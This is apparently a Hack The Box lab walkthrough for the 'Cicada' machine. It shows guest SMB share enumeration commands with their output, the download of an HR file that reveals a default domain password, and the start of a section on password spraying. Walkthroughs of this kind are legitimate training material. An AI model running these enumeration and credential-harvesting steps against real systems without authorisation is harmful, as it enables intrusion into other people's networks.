
Previous
Enumerate Active SMB Sessions

Next
Enumerate Network Interfaces

Last updated 9 months ago

Enumerating SMB Shares (as guest/anonymous)

```
nxc smb cicada.htb -u 'asdf' -p '' --shares

smbclient -L //cicada.htb

smbmap -H cicada.htb -u guest

impacket-smbclient asdf:''@cicada.htb
```




```
┌─[eu-meetups-1-dhcp]─[10.10.14.9]─[antoinet@htb-d7cp7sumcv]─[~]
└──╼ [★]$ nxc smb cicada.htb -u 'asdf' -p '' --shares
SMB         10.129.231.149  445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC
) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.149  445    CICADA-DC        [+] cicada.htb\asdf: (Guest)
SMB         10.129.231.149  445    CICADA-DC        [*] Enumerated shares
SMB         10.129.231.149  445    CICADA-DC        Share           Permissions     Remark
SMB         10.129.231.149  445    CICADA-DC        -----           -----------     ------
SMB         10.129.231.149  445    CICADA-DC        ADMIN$                          Remote Admin
SMB         10.129.231.149  445    CICADA-DC        C$                              Default share
SMB         10.129.231.149  445    CICADA-DC        DEV
SMB         10.129.231.149  445    CICADA-DC        HR              READ
SMB         10.129.231.149  445    CICADA-DC        IPC$            READ            Remote IPC
SMB         10.129.231.149  445    CICADA-DC        NETLOGON                        Logon server share
SMB         10.129.231.149  445    CICADA-DC        SYSVOL                          Logon server share
```

Default Windows Shares


Share Name	Description	Purpose
ADMIN$	Administrative share for the Windows system root	Used for remote administration and management tasks.
C$	Default administrative share for the C: drive	Provides access to the root of the C: drive for administrative purposes.
IPC$	Inter-Process Communication share	Facilitates communication between processes on the network.
NETLOGON	Share used for logon scripts and policies	Supports user authentication and logon scripts in a domain environment.
SYSVOL	Share that contains public files for domain controllers	Stores group policy objects and scripts for user logon.

Downloading file from share

```
impacket-smbclient 'cicada.htb/guest'@cicada.htb -no-pass
```




```
└──╼ [★]$ impacket-smbclient 'cicada.htb/guest'@cicada.htb -no-pass
Impacket v0.13.0.dev0+20240916.171021.65b774d - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use hr
# ls
drw-rw-rw-          0  Fri Mar 15 01:26:17 2024 .
drw-rw-rw-          0  Thu Mar 14 07:21:29 2024 ..
-rw-rw-rw-       1266  Wed Aug 28 12:31:48 2024 Notice from HR.txt
# get Notice from HR.txt
# exit
┌─[eu-meetups-1-dhcp]─[10.10.14.9]─[antoinet@htb-d7cp7sumcv]─[~/jxplorer]
└──╼ [★]$ cat Notice\ from\ HR.txt

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols,

Your default password is: Cicada$M6Corpb*@Lp#nZp!8
```



#2 SID Enumeration & Password Spraying

Local Security Authority (LSA) Remote Protocol


Local Security Authority (Domain Policy) Remote Protocol [MS-LSAD]
Security Account Manager (SAM) Remote Protocol Specification (Client-to-Server) [MS-SAMR]
Remote Procedure Call Protocol Extensions [MS-RPCE]
Server Message Block Protocol [MS-SMB]

